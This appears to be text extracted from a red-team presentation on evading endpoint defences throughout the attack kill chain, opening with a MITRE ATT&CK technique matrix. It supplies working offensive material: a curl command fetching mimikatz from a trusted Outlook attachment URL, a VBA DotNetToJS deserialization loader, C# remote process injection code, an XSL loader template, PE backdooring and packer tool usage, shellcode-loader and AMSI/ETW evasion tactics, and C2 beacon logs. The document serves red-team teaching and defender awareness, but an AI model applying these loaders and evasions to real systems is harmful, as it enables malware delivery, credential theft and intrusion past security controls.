Victim Host Isolation (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Victim Identity Isolation (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Access Token Manipulation (5)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Victim Network Isolation (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (15)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Victim Org Isolation (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Replication Through Removable Media	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Living off the Land (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Direct Volume Access	Forge Web Credentials (2)	Cloud Storage Object Discovery	Software Deployment Tools	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Domain Policy Modification (2)	Execution Guardrails (1)	Input Capture (4)	Container and Resource Discovery	Taint Shared Content	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Open Technical Sources (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Exploitation for Defense Evasion	Modify Authentication Process (4)	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Open Sources/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	Network Sniffing	File and Directory Discovery		Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Victim-Owned Systems			System Services (2)	External Remote Services	Exploitation for Privilege Escalation	Hide Artifacts (9)	OS Credential Dumping (8)	Group Policy Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Steal Application Access Token	Network Service Scanning		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Process Injection (11)	Impair Defenses (9)	Steal or Forge Kerberos Tickets (4)	Network Share Discovery		Data from Removable Media	Protocol Tunneling		Service Stop
				Modify Authentication Process (4)	Scheduled Task/Job (6)	Indicator Removal on Host (6)	Steal Web Session Cookie	Password Policy Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)	Valid Accounts (4)	Indirect Command Execution	Two-Factor Authentication Interception	Peripheral Device Discovery		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Masquerading (7)	Unsecured Credentials (1)	Process Discovery		Input Capture (4)	Traffic Signaling (1)		
						Modify System Process (4)				Screen Capture	Web Service (3)		

Evasion
In-Depth



Evasion In-Depth -> Across The Kill-Chain

» Apply Evasion Regime At Every Attack Step

» Across the Kill-Chain

- » Each stage of cyber kill-chain comes with unique **challenges**
- » Each **challenge** needs to be modelled from **detection** potential point-of-view
- » Each **detection** area to be addressed with Unique **Evasion**





Delivery - Payloads Hosting

» Serve payloads (HTMLs) off Good-Reputation URLs

- » Avoids self-registered domains
- » Snags well-trusted certificates

» Living Off Trusted Sites (LOTS)

- » Outlook Attachment volatile URL
- » Github anonymous Gist

• Clouds

- Storage Services: S3, Blobs
- Virtual Machines + webserver
- Serverless endpoints that host files

• Inter-Planetary File System (IPFS)



mr.d0x
@mrd0x

Outlook attachments can be directly downloaded.

1. Compose an email
2. Attach a file (add .txt to the end if it's a restricted file type)
3. Click on the file to download it and grab the link (attachment[.]outlook[.]live[.]net)

Link is valid for ~15 minutes.

[Przetłumacz Tweeta](#)

```
cmd /c curl -L "https://attachment.outlook.live.net/owa/PSF
```

```
run" -o mini.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100 1278k    0 1278k    0   0 1278k    0  --:--:--  0:00:01 --:--:-- 1258k

C:\Users\mr.d0x>mini.exe

*****  mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
## ^ ##  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##  > https://blog.gentilkiwi.com/mimikatz
** v **  Vincent LE TOUX ( vincent.letoux@gmail.com )
*****  > https://pingcastle.com / https://mysmartlogon.com **/
```

7:36 PM · 22 lis 2021 · Twitter Web App



mr.d0x

Living Off Trusted Sites (LOTS) Project

Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: [LOLBAS](#) & [GTFORing](#).

Search for a website (e.g. github.com) or tag (+phishing) or service provider (#microsoft)

Website	Tags	Service Provider ▾
raw.githubusercontent.com	Phishing C&C Download	Github
github.com	Phishing Download	Github
idrv.ms	Phishing	Microsoft
idrv.com	Phishing Download	Microsoft
docs.google.com	Phishing C&C	Google
drive.google.com	Phishing Download Exfiltration	Google

Hi mr.d0x!




Delivery - Evasions

- » HTML Smuggling + delay + Anti-Sandbox capabilities
- » **VBA Purging**, VBA Stomping
- » **Office Document Encryption**
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection to de-chain infection process

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ




Not VBA Purged	VBA Purged
<pre>!Offic !G(2 DF8D04C- 5BFA-1010-BDE5 gAja ram File s (x86)\Common Microsof t Shared \OFFICE1 6\MSO.DL P 16. 0 0b Li`brary fThisDoc umentG T@hi @Jc nU@p H*B dule1G (1Normal /w 1 /C "sv oc -;sv in ec;sv ny" ((gv oc).value.toString())+(gv in).value.toStr ing()); (gv ny).value.toString() ('JAB LAGsAPQAnACQASwBQAD0A3wAnAFsARABsAGwASQBtAHAAbwByA HQAkAAoACIAbQAIACsAIgBzACIAKwAIAHYAYwByAHQALgBKAGw AbAAIAckAKQBdAHAAdQBIAgWAAQBJACAACwB0AGEAdABPAGMAI AB1AHgAdAB1AHIAbgAgAEkAbgB0AFAAdABYACAAYQBDAFoAKAB 1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAagAHUAaQBwAHQAIAbHA G0AbwB1AG4AdAApADsAlwMBEAGwABABJAG0ACABVAHIAdAAoACI AawB1AHIAbgB1AGwAMwAyAC4AZAA1ACsAIgBzACIAKwAIAgWAI gApAF0ACAB1AGIAbABPAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB 0AGUAcgBuACAASQBwAHQAUA0AHIAIAbWAFcAZgAoAEkAbgB0A FAAdABYACAABABwAFQAaBYAGUAYQBkAEEdAB0AHIAaQBIAHU AdAB1AHMMLAAgAHUAaQBwAHQAIAbKAHCAUwB0AGEAYwBrAFMAa QB6AGUALAagAEkAbgB0AFAAdABYACAABABwAFMAAdAB1AHIAb BAGQAZABYAGUAcwBzACwAIAB1AG4AdABQAHQAcgAgAGwACABQA</pre>	<pre>!Offic g2DF8 004C-5BF A-101B-BHDE5 gAA gram Files (x86)\Com mon \Mic rosoft S hared\OF FICE16\M SO.DLL# P 16.0 0 Libra 2Thi sDocumen @hi l"D@Jc n@p H*B Module1G Attribut e VB_Nam e = "Mod ule1" ub AutoO pen() im NydqqBot b / w 1 /C " "sv oc - in ec \Ny 0).val@ue.toS g()+ 0);" & T"p 9ny</pre>



Exploitation

- » Office Document gets executed
- » Good to use non Auto-Exec Docs (CustomUI)
- » Or Auto-Exec but with ActiveX entry point
- » Beware of AMSI in VBE7!
- » DotNetToJS works great against Defender and AMSI! ~ in 2022
- » Evades ASR rules:
 - » *Block office applications from injecting into other processes*
- » Remote Process Injection + Parent PID Spoofing = SUCCESS



```
s = "AAEAAAD/////AQAAAAAAAAAAEAQAAACJTExN0ZW0uRGVsZWdhdGVtZXJpYXpF0aw9uSG9sZGVy"
s = s & "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvdDADAwMwU3lzdGVtLkRlbGVnYXR1U2VyaWFsaXph"
[...]
```

```
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAKGAAAAACRYAAAAAGGgAAACdTeXN0ZW0u"
s = s & "UmVmbGVjdGlubi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAACGsA"
entry_class = "TestClass"

Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = CreateObject("System.Collections.ArrayList")
al.Add Empty

Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

End Sub
```



Exploitation - Evasions

- » DotNetToJS from VBA
- » Alternatively XSL Loader from VBA
 - » Low IOC footprint, executes in-memory, stealthy as hell
- » Spawn into Remote Process to live outside of Office
- » Utilise Parent PID Spoofing
- » Or instead use Dechained Execution:
 - » WMI
 - » Scheduled Tasks
 - » ShellBrowserWindow COM (spawns targets as explorer.exe descendants)
 - » COM Hijacking
 - » DLL Side-Loading
- » AMSI Evasion from VBA is cumbersome
 - » Requires Registry manipulation BEFORE running malicious VBA
 - » Or copying Maldoc into Trusted Locations before running it

```
string processpath = Environment.ExpandEnvironmentVariables(@"$targetProcess");
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(null, processpath,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, payload.Length, MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, payload, payload.Length, out bytesWritten);

IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess, resultPtr, payload.Length, PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
return true;
```

```
1
2 Sub obf_transformNodeXSLExecution()
3     On Error GoTo obf_ProcError
4     Dim obf_code
5     Dim obf_xml
6     Dim obf_xsl
7
8     Set obf_xml = CreateObject("new:2933BF90-7B36-11D2-B20E-00C04F983E60")
9     obf_xml.async = false
10    Set obf_xsl = obf_xml
11
12    obf_code = ""
13    <<<PAYLOAD>>>
14    obf_xsl.<<<XSL_LOAD_FUNC>>> obf_code
15
16    ...obf_xml.transformNode obf_xsl
17
18 obf_ProcError:
19 End Sub
20
```



Installation

» KILLER EVASION:

» **BEWARE OF USING COBALT STRIKE** 😞, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT

» They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now 😞

» If your Client/Team/Employer can afford it:

» Develop In-House Malware

» Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What's fancy nowadays?

» **Nighthawk** - helluva C2, but pricey

» **Brute Ratel C2** - been told it's good

» **PoshC2** - may work just fine

» **Sliver** - really evasive, requires mods, too heavy for my taste



Mariusz Banach @mariuszbit · 31 maj

W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników
It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Everything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible ಠ_ಠ



Adam Chester

@_xpn_

Man I'm calling it, bye bye Cobalt Strike, hello Sliver! Not had to use CS on an engagement for a while but when you don't wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.



Installation

» Prefer DLLs over EXEs

- » Indirect Execution FTW!
- » Microsoft Defender For Endpoint EDR has this ASR prevalence rule -> not that effective against DLLs
- » DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs

ASR (Attack surface Reduction) audited explorer.exe launch : `evil.exe` triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

The screenshot shows the Microsoft Defender Security Center interface for a file named **evil.exe**. The interface is divided into several sections:

- File summary:** Contains file details and protection information.
- Overview:** The active tab, showing incident status, malware detection, and file prevalence.
- File details:** A table listing file properties.
- Incident:** Shows the incident status as "Data isn't available right now" with a "180 days" time range.
- Malware detection:** Shows "Virus Total ratio" as "No data available" and "Malware detection" as "None".
- File prevalence:** Shows "0 Email inboxes" (with a link to "Open in Office 365"), "2 devices in organization" (with a "30 days" dropdown), and "2 devices worldwide".

File details		
SHA1	c80b2c	18c1
SHA256	7717f3	5c1
MDS	62a312	3e2
Size	705.02 KB	
Signer	Unknown	
Is PE	True	
Malware detection	None	

Protection Information	
Protection level	High
Protection status	On

- » I'll release it soon on my
Github, stay tuned
& follow me on Twitter!

Multi-Packer wrapping around multitude of packers, protectors, shellcode loaders, encoders.
 Mariusz Banach / mgeeky '20-'22, <mb@binary-offensive.com>
 v0.13

- | | | | |
|------|----------------|-------------------------|--|
| [1] | amber | - Shellcode Loader | - Amber takes PE file on input and produces an EXE/PIC shellcode that loads it reflectively in-memory |
| [2] | asstrongasfuck | - .NET Obfuscator | - AsStrongAsFuck - console obfuscator for .NET assemblies (modded by klezVirus) |
| [3] | backdoor | - Shellcode Loader | - RedBackdoorer - backdoors legitimate PE executable with specified shellcode |
| [4] | callobf | - PE EXE/DLL Protector | - CallObfuscator - (by Mustafa Mahmoud, @d35ha) obscures PE imports by masquerading dangerous calls as innocuous ones |
| [5] | confuserex | - .NET Obfuscator | - An open-source protector for .NET applications |
| [6] | donut | - Shellcode Converter | - Donut takes EXE/DLL/.NET and produces a robust PIC shellcode or Py/Ruby/Powershell/C#/Hex/Base64 array |
| [7] | enigma | - PE EXE/DLL Protector | - (paid) The Engima Protector is an advanced x86/x64 PE Executables protector with many anti- features and virtualization |
| [8] | hyperion | - PE EXE/DLL Protector | - Robust PE EXE runtime AES encrypter for x86/x64 with own-key brute-forcing logic. |
| [9] | intellilock | - .NET Obfuscator | - (paid) Eziriz Intellilock is an advanced .Net (x86+x64) assemblies protector. |
| [10] | invobf | - Powershell Obfuscator | - Obfuscates Powershell scripts with Invoke-Obfuscation (by Daniel Bohannon) |
| [11] | logicnet | - .NET Obfuscator | - LoGiC.NET - A more advanced free and open .NET obfuscator using dnlib. (modded by klezVirus) |
| [12] | netreactor | - .NET Obfuscator | - (paid) A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques |
| [13] | netshrink | - .NET Obfuscator | - (paid) PELOCK .netshrink is an .Net EXE packer with anti-cracking feautres and LZMA compression |
| [14] | packer64 | - PE EXE/DLL Protector | - jadams/Packer64 - Packer for 64-bit PE exes |
| [15] | pe2shc | - Shellcode Converter | - pe_to_shellcode by Hasherezade, takes PE EXE/DLL and produces PIC shellcode |
| [16] | pecloak | - PE EXE/DLL Protector | - A Multi-Pass x86 PE Executables encoder by Mike Czumak, @SecuritySift. Requires Python 2.7 |
| [17] | peresed | - PE EXE/DLL Protector | - Removes all existing PE Resources and signature (think of Mimikatz icon). |
| [18] | scarecrow | - Shellcode Loader | - Takes x64 shellcode and produces an EDR-evasive DLL (default)/JScript/CPL/XLL artifact. (works best under Linux or Win10 WSL!) |
| [19] | sgn | - Shellcode Encoder | - Shikata ga nai (仕方がない) encoder ported into go with several improvements. Takes shellcode, produces encoded shellcode. |
| [20] | smartassembly | - .NET Obfuscator | - (paid) A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques |
| [21] | themida | - PE EXE/DLL Protector | - (paid) Advanced x86/x64 PE Executables virtualizer, compressor, protector and binder. |
| [22] | upx | - PE EXE/DLL Protector | - Universal PE Executables Compressor - highly reliable, works with x86 & x64. |
| [23] | vmprotect | - PE EXE/DLL Protector | - (paid) VMProtect protects x86/x64 code by virtualizing it in complex VM environments. |

- Allows daisy-chaining packers where output from a packer is passed to the consecutive one:
`callbf,hyperion,upx` will produce artifact `UPX(Hyperion(Callbf(file)))`



Installation

» Watermark iour implants

- » deliberately inject IOCs
- » for implants tracking
- » for VirusTotal polling
- » to stay ahead of Blue Teams

» Inject into:

- » DOS Stub
- » Additional PE Section
- » Manifest
- » Version Info
- » PE Checksum, Timestamp

```

;
ED.
,E#Wi
j.      f#iE###G.
EW,      E#t E#FD#W;
E##j      i#W, E#t t#L
E###D.      L#D. E#t .E#K,
E#jG#W;      :K#Wfff; E#t j##f
E#t t##f      i##WLLLLtE#t :E#K:
E#t :K#E: .E#L E#t t##L
E#KDDD###i f#E: E#t .D#W;
E#f,t#Wi,,, ,WW; E#tiW#G.      f#i j.      G:      ;
E#t ;#W: ; .D#;E#K#i .. GEEEEEEEL .E#t EW, .. : .. EW, E#, : f#i j.
DWi ,K.DL ttE##D. ;W, ;;L#K;;. i#W, E##j ,W, .Et ;W, E##j E#t j#K; i#W, E##j
f. :K#L LWL E#t j##, t#E L#D. E###D. t##, ,W#t j##, E###D. E#GK#f L#D. E###D.
EW: ;W##L .E#f L: G###, t#E :K#Wfff; E#jG#W; L###, j###t G###, E#jG#W; E#D. :K#Wfff; E#jG#W;
E#t t#KE#L ,W#; :E####, t#E i##WLLLLt E#t t##f .E#j##, G#fE#t :E####, E#t t##f E#Wi i##WLLLLt E#t t##f
E#t f#D.L#L t#K: ;W#DG##, t#E .E#L E#t :K#E: ;W#; ##, :K#i E#t ;W#DG##, E#t :K#E:E#jL#D: .E#L E#t :K#E:
E#jG#f L#LL#G j###DW##, t#E f#E: E#KDDD###i j#E. ##f#W, E#t j###DW##, E#KDDD###E#t ,K#j f#E: E#KDDD###i
E###; L###j G##i,,G##, t#E ,WW; E#f,t#Wi,,,D#L ####K: E#t G##i,,G##, E#f,t#Wi,,E#t jD ,WW; E#f,t#Wi,,,
E#K: L#W; :K#K: L##, t#E .D#; E#t ;#W: :K#t #D. E#t :K#K: L##, E#t ;#W: j#t .D#; E#t ;#W:
EG LE. ;##D. L##, fE tt DWi ,KK:... #G .. ;##D. L##, DWi ,KK: ;; tt DWi ,KK:
; ;@ ,,, -- : j ,,, --

```

Watermark thy implants, track them in VirusTotal
 Mariusz Banach / mgeeky '22, (@mariuszbit)
 <mb@binary-offensive.com>

usage: RedWatermarker.py [options] <infile>

options:
 -h, --help show this help message and exit

Required arguments:
 infile Input implant file

Optional arguments:
 -C, --check Do not actually inject watermark. Check input file if it contains specified watermarks.
 -v, --verbose Verbose mode.
 -d, --debug Debug mode.
 -o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.

PE Executables Watermarking:

-t STR, --dos-stub STR Insert watermark into PE DOS Stub (This program cannot be run...).

-c NUM, --checksum NUM Preset PE checksum with this value (4 bytes). Must be number. Can start with 0x for hex value.

-e STR, --overlay STR Append watermark to the file's Overlay (at the end of the file).

-s NAME,STR, --section NAME,STR Append a new PE section named NAME and insert watermark there. Section name must be shorter than 8 characters. Section will be marked Read-Only, non-executable.



Installation

- » If you need to have them EXE
 - » **Backdoor** legitimate EXE
 - » or Sign Your EXE with legitimate Authenticode
- » PE Backdooring strategy:
 - » Insert Shellcode in the middle of .text
 - » Change OEP
 - » ... or better hijack branching JMP/CALL
 - » Regenerate Authenticode signature
- » Pssst. ScareCrow does Signaturing very well!

RED BACKDOORER

Your finest PE backdooring companion.
Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

usage: peInjector.py [options] <mode> <shellcode> <infile>

options:

-h, --help show this help message and exit

Required arguments:

mode PE Injection mode, see help epilog for more details.
shellcode Input shellcode file
infile PE file to backdoor

Optional arguments:

-o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.
-v, --verbose Verbose mode.

Backdooring options:

-n NAME, --section-name NAME If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.
-i IOC, --ioc IOC Append IOC watermark to injected shellcode to facilitate implant tracking.

Authenticode signature options:

-r, --remove-signature Remove PE Authenticode digital signature since its going to be invalidated anyway.

PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

<mode>

```
save,run
|
| +----- 1 - change AddressOfEntryPoint
| |         2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
| |         3 - setup TLS callback
|
| +----- 1 - store shellcode in the middle of a code section
| |         2 - append shellcode to the PE file in a new PE section
```

Example:

```
py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```





Installation – Shellcode Loader Strategies

1. Time-Delayed Execution to timeout emulation & **make AV Timeout & Transit into Behavioral analysis**
2. Run Shellcode only when correct decryption key acquired – see image below
3. Conceal shellcode in **second-to-last** (or N-to-last) PE Section
4. Use Parent PID Spoofing wherever applicable
5. Prefer staying Inprocess / Inline
6. For Remote-Process Injection – use elonged DripLoader style:
 - Dechain Alloc + Write + Exec steps
 - Introduce significant delays among them
 - Split shellcode into chunks
 - Write chunks in randomized order
 - Execute in a ROP style = Indirect Execution

Nighthawk shellcode loader decryption key recovery options:

Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.

[illegible]

» Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3)

```
» Consider Self IAT Hooking to redirect unsafe
   CreateRemoteThread to safe Direct Syscall stubs
```

» Shellcode Fluctuation

» Thread Stack Spoofing

» Process Heap Encryption

» Modules Refreshing

- » Unlink Malware PE Modules from PEB during Sleep

» **Indirect Execution** -> jump to shellcode thread via System Library Gadgets

» Indirect Handles Acquisition

- » convert HWND into Process Handle,
- » reuse opened LSASS handles

» Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeaaaahhh



Command & Control

» Switch from Fork & Run into **Inline** (Inprocess) Operations

» Hard to safely perform Remote Process Injection

with apex EDR

• So instead of injecting – remain inprocess

with **BOF.NET** by @CCob

```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt OSInfo
```

```
beacon> bofnet_jobs
```

```
[*] Attempting to execute BOFNET BOFNET.Bofs.Jobs.JobList
```

```
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
```

```
[+] received output:
```

```
- [ 10] Type: ExecuteAssembly, Active: False, Output: True ( 2 bytes), Args:
- [ 17] Type: ExecuteAssembly, Active: False, Output: True (1023 bytes), Args:
+ [ 7] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args:
+ [ 21] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args:
+ [ 20] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:
+ [ 6] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:
```

Fork & Run (BAD):

```
beacon> execute-assembly seatbelt -group=all
```

Inline (GOOD):

```
beacon> bofnet_jobassembly seatbelt -group=all
```

```
beacon> bofnet_executeassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
-----

:: SharpPRT - Primary Refresh Token extractor.

[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique



